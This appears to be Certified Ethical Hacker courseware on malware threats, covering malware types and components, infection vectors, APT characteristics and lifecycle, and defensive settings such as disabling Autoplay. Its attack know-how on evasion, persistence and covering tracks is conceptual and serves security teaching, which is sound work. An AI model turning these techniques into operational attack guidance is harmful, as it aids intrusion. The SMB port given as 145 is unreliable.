



TM
C|EH
Certified Ethical Hacker

Module 07: Malware Threats



Module Objectives



- Understanding Malware and Malware Propagation Techniques
- Understanding Advanced Persistent Threats (APTs) and their Lifecycle
- Overview of Trojans, Their Types, and How they Infect Systems
- Overview of Viruses, Their Types, and How They Infect Files
- Overview of Computer Worms and Fileless Malware
- Understanding the Malware Analysis Process
- Understanding Different Techniques to Detect Malware
- Understanding Different Malware Countermeasures

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Module Objectives

The primary objectives of this module are to provide knowledge about various types of malware and to illustrate how to perform malware analysis. This module presents different types of Trojans, backdoors, viruses, and worms, explains how they work and propagate or spread on the Internet, describes their symptoms, and discusses their consequences along with various malware analysis techniques such as static and dynamic malware analysis. It also discusses different ways to protect networks or system resources from malware infection.

At the end of this module, you will be able to:

- Describe the concepts of malware and malware propagation techniques
- Describe the concepts of advanced persistent threats (APTs) and their lifecycle
- Describe the concepts of Trojans, their types, and how they infect systems
- Explain the concepts of viruses, their types, and how they infect files
- Explain the concept of computer worms
- Explain the concepts of fileless malware and how they infect files
- Perform malware analysis
- Explain different techniques to detect malware
- Adopt countermeasures against malware



Module Flow

1 Malware Concepts

2 APT Concepts

3 Trojan Concepts

4 Virus and Worm Concepts

5 Fileless Malware Concepts

6 Malware Analysis

7 Countermeasures

8 Anti-Malware Software

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Malware Concepts

To understand the various types of malware and their impact on network and system resources, we will begin with a discussion of the basic concepts of malware. This section describes malware and highlights the common techniques used by attackers to distribute malware on the web.



Introduction to Malware

- Malware is malicious software that **damages or disables computer systems** and **gives limited or full control** of the systems to the malware creator for the purpose of theft or fraud

Examples of Malware

1 Trojans	5 Adware	9 Botnets
2 Backdoors	6 Viruses	10 Crypters
3 Rootkits	7 Worms	
4 Ransomware	8 Spyware	



Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Introduction to Malware

Malware is malicious software that damages or disables computer systems and gives limited or full control of the systems to the malware creator for malicious activities such as theft or fraud. Malware includes viruses, worms, Trojans, rootkits, backdoors, botnets, ransomware, spyware, adware, scareware, crapware, roughware, crypters, keyloggers, etc. These may delete files, slow down computers, steal personal information, send spam, or commit fraud. Malware can perform various malicious activities ranging from simple email advertising to complex identity theft and password stealing.

Malware programmers develop and use malware to:

- Attack browsers and track websites visited
- Slow down systems and degrade system performance
- Cause hardware failure, rendering computers inoperable
- Steal personal information, including contacts
- Erase valuable information, resulting in substantial data loss
- Attack additional computer systems directly from a compromised system
- Spam inboxes with advertising emails

Different Ways for Malware to Enter a System



1 Instant Messenger applications	7 Downloading files from the Internet
2 Portable hardware media/removable devices	8 Email attachments
3 Browser and email software bugs	9 Network propagation
4 Insecure patch management	10 File sharing services (NetBIOS, FTP, SMB)
5 Rogue/decoy applications	11 Installation by other malware
6 Untrusted sites and freeware web applications/software	12 Bluetooth and wireless networks

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Different Ways for Malware to Enter a System

- **Instant Messenger Applications**

Infection can occur via instant messenger applications such as Facebook Messenger, WhatsApp Messenger, LinkedIn Messenger, Google Hangouts, or ICQ. Users are at high risk while receiving files via instant messengers. Regardless of who sends the file or from where it is sent, there is always a risk of infection by a Trojan. The user can never be 100% sure of who is at the other end of the connection at any particular moment. For example, if you receive a file through an instant messenger application from a known person such as Bob, you will try to open and view the file. This could be a trick whereby an attacker who has hacked Bob's messenger ID and password wants to spread Trojans across Bob's contacts list to trap more victims.

- **Portable Hardware Media/Removable Devices**

- Portable hardware media such as flash drives, CDs/ DVDs, and external hard drives can also inject malware into a system. A simple way of injecting malware into the target system is through physical access. For example, if Bob can access Alice's system in her absence, then he can install a Trojan by copying the Trojan software from his flash drive onto her hard drive.
- Another means of portable media malware infection is through the Autorun function. Autorun, also referred to as Autoplay or Autostart, is a Windows feature that, if enabled, runs an executable program when a user inserts a CD/DVD in the DVD-ROM tray or connects a USB device. Attackers can exploit this feature to run malware along with genuine programs. They place an Autorun.inf file with the malware in a CD/DVD or USB device and trick people into inserting or plugging it into

their systems. Because many people are not aware of the risks involved, their machines are vulnerable to Autorun malware. The following is the content of an Autorun.inf file:

```
[autorun]
open=setup.exe
icon=setup.exe
```

To mitigate such infection, turn off the Autostart functionality. Follow the instructions below to turn off Autoplay in Windows 10:

1. Click **Start**. Type **gpedit.msc** in the **Start Search** box, and then press **ENTER**.
 2. If you are prompted for an administrator password or confirmation, type the password, or click **Allow**.
 3. Under **Computer Configuration**, expand **Administrative Templates**, expand **Windows Components**, and then click **Autoplay Policies**.
 4. In the **Details** pane, double-click **Turn off Autoplay**.
 5. Click **Enabled**, and then select **All drives** in the **Turn off Autoplay** box to disable Autorun on all drives.
 6. **Restart** the computer.
- **Browser and Email Software Bugs**

Outdated web browsers often contain vulnerabilities that can pose a major risk to the user's computer. A visit to a malicious site from such browsers can automatically infect the machine without downloading or executing any program. The same scenario occurs while checking e-mail with Outlook Express or some other software with well-known problems. Again, it may infect the user's system without even downloading an attachment. To reduce such risks, always use the latest version of the browser and e-mail software.

- **Insecure Patch management**

Unpatched software poses a high risk. Users and IT administrators do not update their application software as often as they should, and many attackers take advantage of this well-known fact. Attackers can exploit insecure patch management by injecting the software with malware that can damage the data stored on the company's systems. This process can lead to extensive security breaches, such as stealing of confidential files and company credentials. Some applications that were found to be vulnerable and were patched recently include Microsoft Office (CVE-2019-1084), .NET Framework (CVE-2019-1083), Microsoft Exchange Server (CVE-2019-1136), Microsoft Graphics Component (CVE-2019-1118), Docker flaw in Azure (CVE-2018-15664), Microsoft SQL Server RCE (CVE-2019-1068), and RDP RCE (CVE-2019-0887). Patch management must be effective in mitigating threats, and it is vital to apply patches and regularly update software programs.

- **Rogue/Decoy Applications**

Attackers can easily lure a victim into downloading free applications/programs. If a free program claims to be loaded with features such as an address book, access to several POP3 accounts, and other functions, many users will be tempted to try it. POP3 (Post Office Protocol version 3) is an email transfer protocol.

- If a victim downloads free programs and labels them as TRUSTED, protection software such as antivirus software will fail to indicate the use of new software. In this situation, an attacker receives an email, POP3 account passwords, cached passwords, and keystrokes through email without being noticed.
- Attackers thrive on creativity. Consider an example in which an attacker creates a fake website (say, Audio galaxy) for downloading MP3s. He or she could generate such a site using 15 GB of space for the MP3s and installing any other systems needed to create the illusion of a website. This can fool users into thinking that they are merely downloading from other network users. However, the software could act as a backdoor and infect thousands of naive users.
- Some websites even link to anti-Trojan software, thereby fooling users into trusting them and downloading infected freeware. Included in the setup is a readme.txt file that can deceive almost any user. Therefore, any freeware site requires proper attention before any software is downloaded from it.
- Webmasters of well-known security portals, who have access to vast archives containing various hacking programs, should act responsibly with regard to the files they provide and scan them often with antivirus and anti-Trojan software to guarantee that their site is free of Trojans and viruses. Suppose that an attacker submits a program infected with a Trojan (e.g., a UDP flooder) to an archive's webmaster. If the webmaster is not alert, the attacker may use this opportunity to infect the files on the site with the Trojan. Users who deal with any software or web application should scan their systems daily. If they detect any new file, it is essential to examine it. If any suspicion arises regarding the file, it is also important to forward it to software detection labs for further analysis.
- It is easy to infect machines using freeware; thus, extra precautions are necessary.

- **Untrusted Sites and Free Web Applications/Software**

A website could be suspicious if it is located at a free website provider or one offering programs for illegal activities.

- It is highly risky to download programs or tools located on "underground" sites, e.g., NeuroticKat software, because they can serve as a conduit for a Trojan attack on target computers. Users must assess the high risk of visiting such sites before browsing them.
- Many malicious websites have a professional look, massive archives, feedback forums, and links to other popular sites. Users should scan the files using antivirus

software before downloading them. Just because a website looks professional does not mean that it is safe.

- Always download popular software from its original (or officially dedicated mirror) site, and not from third-party sites with links to the (supposedly) same software.

- **Downloading Files from the Internet**

Trojans enter a system when users download Internet-driven applications such as music players, files, movies, games, greeting cards, and screensavers from malicious websites, thinking that they are legitimate. Microsoft Word and Excel macros are also used effectively to transfer malware, and downloaded malicious MS Word/Excel files can infect systems. Malware can also be embedded in audio/video files as well as in video subtitle files.

- **Email Attachments**

An attachment to an e-mail is the most common medium to transmit malware. The attachment can be in any form, and the attacker uses innovative ideas to trick the victim into clicking and downloading the attachment. The attachment may be a document, audio file, video file, brochure, invoice, lottery offer letter, job offer letter, loan approval letter, admission form, contract approval, etc.

Example 1: A user's friend is conducting some research, and the user would like to know more about the friend's research topic. The user sends an e-mail to the friend to inquire about the topic and waits for a reply. An attacker targeting the user also knows the friend's e-mail address. The attacker will merely code a program to falsely populate the e-mail "**From:**" field and attach a Trojan in the email. The user will check the email and think that the friend has answered the query in an attachment, download the attachment, and run it without thinking it might be a Trojan, resulting in an infection.

Some email clients, such as Outlook Express, have bugs that automatically execute attached files. To avoid such attacks, use secure email services, investigate the headers of emails with attachments, confirm the sender's email address, and download the attachment only if the sender is legitimate.

- **Network Propagation**

Network security is the first line of defense for protecting information systems from hacking incidents. However, various factors such as the replacement of network firewalls and mistakes of operators may sometimes allow unfiltered Internet traffic into private networks. Malware operators continuously attempt connections to addresses within the Internet address range owned by targets to seek an opportunity for unfettered access. Some malware propagates through technological networks. For example, the Blaster starts from a local machine's IP address or a completely random address and attempts to infect sequential IP addresses. Although network propagation attacks that take advantage of vulnerabilities in common network protocols (e.g., SQL Slammer) have not been prevalent recently, the potential for such attacks still exists.

- **File Sharing**

If NetBIOS (Port 139), FTP (Port 21), SMB (Port 145), etc., on a system are open for file sharing or remote execution, they can be used by others to access the system. This can allow attackers to install malware and modify system files.

Attackers can also use a DoS attack to shut down the system and force a reboot so that the Trojan can restart itself immediately. To prevent such attacks, ensure that the file sharing property is disabled. To disable the file sharing option, click **Start** and type **Control Panel**. Then, in the results, click on the **Control Panel** option and navigate to **Network and Internet → Network and Sharing Center → Change Advanced Sharing Settings**. Select a network profile and under **File and Printer Sharing** section, select **Turn off file and printer sharing**. This will prevent file sharing abuse.

- **Installation by other Malware**

A piece of malware that can command and control will often be able to re-connect to the malware operator's site using common browsing protocols. This functionality allows malware on the internal network to receive both software and commands from the outside. In such cases, the malware installed on one system drives the installation of other malware on the network, thereby causing damage to the network.

- **Bluetooth and Wireless Networks**

Attackers use open Bluetooth and Wi-Fi networks to attract users to connect to them. These open networks have software and hardware devices installed at the router level to capture the network traffic and data packets as well as to find the account details of the users, including usernames and passwords.

Common Techniques Attackers Use to Distribute Malware on the Web



Black hat Search Engine Optimization (SEO)	Ranking malware pages highly in search results
Social Engineered Click-jacking	Tricking users into clicking on innocent-looking webpages
Spear-phishing Sites	Mimicking legitimate institutions in an attempt to steal login credentials
Malvertising	Embedding malware in ad-networks that display across hundreds of legitimate, high-traffic sites
Compromised Legitimate Websites	Hosting embedded malware that spreads to unsuspecting visitors
Drive-by Downloads	Exploiting flaws in browser software to install malware just by visiting a web page
Spam Emails	Attaching the malware to emails and tricking victims to click the attachment

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Common Techniques Attackers Use to Distribute Malware on the Web

Source: *Security Threat Report* (<http://www.sophos.com>)

Some standard techniques used to distribute malware on the web are as follows:

- **Black hat Search Engine Optimization (SEO):** Black hat SEO (also referred to as unethical SEO) uses aggressive SEO tactics such as keyword stuffing, inserting doorway pages, page swapping, and adding unrelated keywords to get higher search engine rankings for malware pages.
- **Social Engineered Click-jacking:** Attackers inject malware into websites that appear legitimate to trick users into clicking them. When clicked, the malware embedded in the link executes without the knowledge or consent of the user.
- **Spear-phishing Sites:** This technique is used for mimicking legitimate institutions, such as banks, to steal passwords, credit card and bank account data, and other sensitive information.
- **Malvertising:** This technique involves embedding malware-laden advertisements in legitimate online advertising channels to spread malware on systems of unsuspecting users.
- **Compromised Legitimate Websites:** Often, attackers use compromised websites to infect systems with malware. When an unsuspecting user visits the compromised website, he/she unknowingly installs the malware on his/her system, after which the malware performs malicious activities.

- **Drive-by Downloads:** This refers to the unintentional downloading of software via the Internet. Here, an attacker exploits flaws in browser software to install malware by merely visiting a website.
- **Spam Emails:** The attacker attaches a malicious file to an email and sends the email to multiple target addresses. The victim is tricked into clicking the attachment and thus executes the malware, thereby compromising his/her machine. This technique is the most common method currently in use by attackers. In addition to email attachments, an attacker may also use the email body to embed the malware.

Components of Malware



- The components of a malware software **depend on the requirements of the malware author** who designs it for a specific target to perform intended tasks

Malware Component	Description
Crypter	Software that protects malware from undergoing reverse engineering or analysis, thus making the task of the security mechanism harder in its detection
Downloader	A type of Trojan that downloads other malware from the Internet on to the PC. Usually, attackers install downloader software when they first gain access to a system
Dropper	A type of Trojan that covertly installs other malware files on to the system
Exploit	A malicious code that breaches the system security via software vulnerabilities to access information or install malware
Injector	A program that injects its code into other vulnerable running processes and changes how they execute to hide or prevent its removal
Obfuscator	A program that conceals its code and intended purpose via various techniques, and thus, makes it hard for security mechanisms to detect or remove it
Packer	A program that allows all files to bundle together into a single executable file via compression to bypass security software detection
Payload	A piece of software that allows control over a computer system after it has been exploited
Malicious Code	A command that defines malware's basic functionalities such as stealing data and creating backdoors

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.


Components of Malware

Malware authors and attackers create malware using components that can help them achieve their goals. They can use malware to steal information, delete data, change system settings, provide access, or merely multiply and occupy space. Malware is capable of propagating and functioning secretly.

Some essential components of most malware programs are as follows:

- Crypter:** It is a software program that can conceal the existence of malware. Attackers use this software to elude antivirus detection. It protects malware from reverse engineering or analysis, thus making it difficult to detect by security mechanisms.
- Downloader:** It is a type of Trojan that downloads other malware (or) malicious code and files from the Internet to a PC or device. Usually, attackers install a downloader when they first gain access to a system.
- Dropper:** It is a covert carrier of malware. Attackers embed notorious malware files inside droppers, which can perform the installation task covertly. Attackers need to first install the malware program or code on the system to execute the dropper. The dropper can transport malware code and execute malware on a target system without being detected by antivirus scanners.
- Exploit:** It is the part the malware that contains code or a sequence of commands that can take advantage of a bug or vulnerability in a digital system or device. Attackers use such code to breach the system's security through software vulnerabilities to spy on information or to install malware. Based on the type of vulnerabilities abused, exploits are categorized into local exploits and remote exploits.

- **Injector:** This program injects exploits or malicious code available in the malware into other vulnerable running processes and changes the method of execution to hide or prevent its removal.
- **Obfuscator:** It is a program that conceals the malicious code of malware via various techniques, thus making it difficult for security mechanisms to detect or remove it.
- **Packer:** This software compresses the malware file to convert the code and data of the malware into an unreadable format. It uses compression techniques to pack the malware.
- **Payload:** It is the part of the malware that performs the desired activity when activated. It may be used for deleting or modifying files, degrading the system performance, opening ports, changing settings, etc., to compromise system security.
- **Malicious Code:** This is a piece of code that defines the basic functionality of the malware and comprises commands that result in security breaches. It can take the following forms:
 - Java Applets
 - ActiveX Controls
 - Browser Plug-ins
 - Pushed Content



APT Concepts

Advanced persistent threats are a major security concern for any organization, as they represent threats to the organization's assets, resources, financial records, and other confidential data. APT attacks can damage the reputation of an organization by revealing sensitive data. This section discusses APTs as well as their characteristics and lifecycle.

What are Advanced Persistent Threats?



- Advanced persistent threats (APTs) are defined as a **type of network attack**, where an attacker gains unauthorized access to a target network and remains undetected for a long period of time
- The main objective behind these attacks is to **obtain sensitive information** rather than sabotaging the organization and its network

Information Obtained during APT attacks



- Classified documents
- User credentials
- Personal information about employees or customers
- Network information

- Transaction information
- Credit card information
- Organization's business strategy information
- Control system access information



Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

What are Advanced Persistent Threats?

An advanced persistent threat is defined as a type of network attack whereby an attacker gains unauthorized access to a target network and remains in the network without being detected for a long time. The word “advanced” signifies the use of techniques to exploit the underlying vulnerabilities in the system. The word “persistent” signifies the external command-and-control (C&C) system that continuously extracts the data and monitors the victim’s network. The word “threat” signifies human involvement in coordination. APT attacks are highly sophisticated attacks whereby an attacker uses well-crafted malicious code along with a combination of multiple zero-day exploits to gain access to the target network. These attacks involve well-planned and coordinated techniques whereby attackers erase evidence of their malicious activities after their objectives have been fulfilled. APT attacks are usually performed on organizations possessing valuable information, such as financial, healthcare, defense and aerospace, manufacturing, and business organizations. The main objective of these attacks is to obtain sensitive information rather than sabotaging the organization and its network.

Information obtained by an attacker through APT attacks includes:

- Classified documents
- User credentials
- Employee's or customer's personal information
- Network information
- Transaction information
- Credit card information
- Organization's business strategy information
- Control system access information

Characteristics of Advanced Persistent Threats



Objectives	Obtaining sensitive information or fulfilling political or strategic goals
Timeliness	Time taken by the attacker from assessing the target system for vulnerabilities to gaining and maintaining the access
Resources	Amount of knowledge, tools, and techniques required to perform an attack
Risk Tolerance	Level up to which the attack remains undetected in the target's network
Skills and Methods	Methods and tools used by the attackers to perform a certain attack
Actions	APT consists of a certain number of technical "actions" that causes them to differ from other cyberattacks
Attack Originations Points	Numerous attempts to gain entry into the target's network

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Characteristics of Advanced Persistent Threats (Cont'd)



Numbers Involved in the Attack	Number of host systems that are involved in the attack
Knowledge Source	Gathering information through online sources about specific threats
Multi-phased	APT attacks are multiphased which include reconnaissance, gaining access, discovery, capture, and data exfiltration
Tailored to the Vulnerabilities	APTs target-specific vulnerabilities present in the victim's network
Multiple Points of Entry	The adversary creates multiple points of entry through the server to maintain access to the target network
Evading Signature-Based Detection Systems	APT attacks can easily bypass the security mechanisms such as firewall, antivirus software, IDS/IPS, and email spam filter
Specific Warning Signs	Specific indications of an APT attack include inexplicable user account activities , presence of backdoors, unusual file transfers and file uploads, unusual database activity, etc.

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Characteristics of Advanced Persistent Threats

APTs have various characteristics based on which attackers can design and plan their activities to successfully launch an attack. According to security researchers Sean Bodmer, Dr. Max Kilger, Jade Jones, and Gregory Carpenter, some key characteristics of APTs are as follows:

- **Objectives**

The main objective of any APT attack is to repeatedly obtain sensitive information by gaining access to the organization's network for illegal earnings. Another objective of an APT may be spying for political or strategic goals.

- **Timeliness**

It refers to the time taken by an attacker from assessing the target system for vulnerabilities to exploiting them to gain and maintain access to the target system.

- **Resources**

It is defined as the amount of knowledge, tools, and techniques required to perform an attack. APT attacks are more sophisticated attacks performed by highly skilled cyber-criminals, and they require considerable resources.

- **Risk Tolerance**

It is defined as the level up to which the attack remains undetected in the target network. APT attacks are well planned and executed with proper knowledge of the target network, which helps them remain undetected in the network for a long time.

- **Skills and Methods**

These are the methods and tools used by attackers to perform a certain attack. The methods used for performing the attack include various social engineering techniques to gather information about the target, techniques to prevent detection by security mechanisms, and techniques to maintain access for a long time.

- **Actions**

APT attacks follow a certain number of technical "actions" that make them different from other types of cyber-attacks. The main objective of such attacks is to maintain their presence in the victim's network for a long time and extract as much data as possible.

- **Attack Origination Points**

They refer to the numerous attempts made to gain entry into the target network. Such points of entry can be used to gain access to the network and launch further attacks. To succeed in gaining initial access, the attacker needs to conduct exhaustive research to identify the vulnerabilities and gatekeeper functions in the target network.

- **Numbers Involved in the Attack**

It is defined as the number of host systems involved in the attack. APT attacks are usually performed by a crime group or crime organization.

- **Knowledge Source**

It is defined as the gathering of information through online sources about specific threats, which can be further exploited to perform certain attacks.

- **Multi-phased**

One of the important characteristics of APTs is that they follow multiple phases to execute an attack. The phases followed by an APT attack are reconnaissance, access, discovery, capture, and data exfiltration.

- **Tailored to the Vulnerabilities**

The malicious code used to execute APT attacks is designed and written such that it targets the specific vulnerabilities present in the victim's network.

- **Multiple Points of Entries**


Once an adversary enters the target network, he/she establishes a connection with the server to download malicious code for further attacks. In the initial phase of an APT attack, the adversary creates multiple points of entry through the server to maintain access to the target network. If one point of entry is discovered and patched by the security analyst, then the adversary can use a different entry point.

- **Evading Signature-Based Detection Systems**

APT attacks are closely related to zero-day exploits, which contain malware that has never been previously discovered or deployed. Thus, APT attacks can easily bypass security mechanisms such as firewalls, antivirus software, IDS/IPS, and email spam filters.

- **Specific Warning Signs**

APT attacks are usually impossible to detect. However, some indications of an attack include inexplicable user account activities, the presence of a backdoor Trojan for maintaining access to the network, unusual file transfers and file uploads, unusual database activities, etc.



Advanced Persistent Threat Lifecycle

In the current threat landscape, organizations need to pay greater attention to APTs. APTs may target an organization's IT assets, financial assets, intellectual property, and reputation. Commonly used security and defensive controls will not suffice to prevent such attacks. Attackers behind such attacks adapt their TTPs based on the vulnerabilities and security posture of the target organization. Thus, they can evade the security controls of the target organization.

To launch an APT attack, attackers follow a certain set of phases to target, penetrate, and exploit an organization's network. Attackers must follow each phase step by step to successfully compromise and gain access to the target system.

The various phases of the APT lifecycle are as follows:

1. Preparation

The first phase of the APT lifecycle is preparation, where an adversary defines the target, performs extensive research on the target, organizes a team, builds or attains tools, and performs tests for detection. APT attacks usually require a high level of preparation, as the adversary cannot risk detection by the target's network security. Additional resources and data may be necessary before carrying out the attack. An attacker needs to perform highly complex operations before executing the attack plan against the target organization.

2. Initial Intrusion

The next phase involves attempting to enter the target network. Common techniques used for an initial intrusion are sending spear-phishing emails and exploiting vulnerabilities on publicly available servers. Spear-phishing emails usually appear legitimate but they contain malicious links or attachments containing executable

malware. These malicious links can redirect the target to the website where the target's web browser and software are compromised by the attacker using various exploit techniques. Sometimes, an attacker may also use social engineering techniques to gather information from the target. After obtaining information from the target, attackers use such information to launch further attacks on the target network. In this phase, malicious code or malware is deployed into the target system to initiate an outbound connection.

3. Expansion

The primary objectives of this phase are expanding access to the target network and obtaining credentials. If the attacker's aim is to exploit and gain access to a single system, then there is no need for expansion. However, in most cases, the objective of an attacker is to access multiple systems using a single compromised system. In this scenario, the first step performed by an attacker after an initial compromise is to expand access to the target systems. The main objective of the attacker in this phase is to obtain administrative login credentials to escalate privileges and to gain further access to the systems in the network. For this purpose, the attacker tries to obtain administrative privileges for the initial target system from cached credentials and uses these credentials to gain and maintain access to other systems in the network. When attackers are unable to obtain valid credentials, they use other techniques such as social engineering, exploiting vulnerabilities, and distributing infected USB devices. After the attacker obtains the target's account credentials, it is difficult to track his/her movement in the network, as he/she uses a legitimate username and password.

This expansion phase supports other phases of the APT lifecycle. In the search and exfiltration phase, the attacker can obtain the target data by gaining access to the systems. Attackers identify systems that can be used for installing persistence mechanisms and identify appropriate systems in the network that can be leveraged to exfiltrate data.

4. Persistence

This phase involves maintaining access to the target system, starting from evading endpoint security devices such as IDS and firewalls, entering into the network, and establishing access to the system, until there is no further use of the data and assets.

To maintain access to the target system, attackers follow certain techniques or procedures, which include use of customized malware and repackaging tools. These tools are designed such that they cannot be detected by the antivirus software or security tools of the target. To maintain persistence, attackers use customized malware that includes services, executables, and drivers installed on various systems in the target network. Another way to maintain persistence is finding locations for installing the malware that are not frequently examined. These locations include routers, servers, firewalls, printers, etc.

5. Search and Exfiltration

In this phase, an attacker achieves the ultimate goal of network exploitation, which is generally to gain access to a resource that can be used for performing further attacks or using that resource for financial gain. In general, attackers target specific data or documents before launching an attack. However, in some cases, although attackers determine that crucial data are available in the target network, they are unaware of the location of the data. A common method for search and exfiltration is to steal all the data including important documents, emails, shared drives, and other types of data present on the target network. Data can also be gathered using automated tools such as network sniffers. Attackers use encryption techniques to evade data loss prevention (DLP) technologies in the target network.

6. Cleanup

This is the last phase, where an attacker performs certain actions to prevent detection and remove evidence of compromise. Techniques used by the attacker to cover his/her tracks include evading detection, eliminating evidence of intrusion, and hiding the target of the attack and attacker details. In some cases, these techniques also include manipulating the data in the target environment to mislead security analysts.

It is imperative for attackers to make the system appear as it was before they gained access to it and compromised the network. Therefore, it is essential for an attacker to cover his/her tracks and remain undetected by security analysts. Attackers can change any file attributes back to their original state. Information listed, such as file size and date, is just attribute information contained in the file.

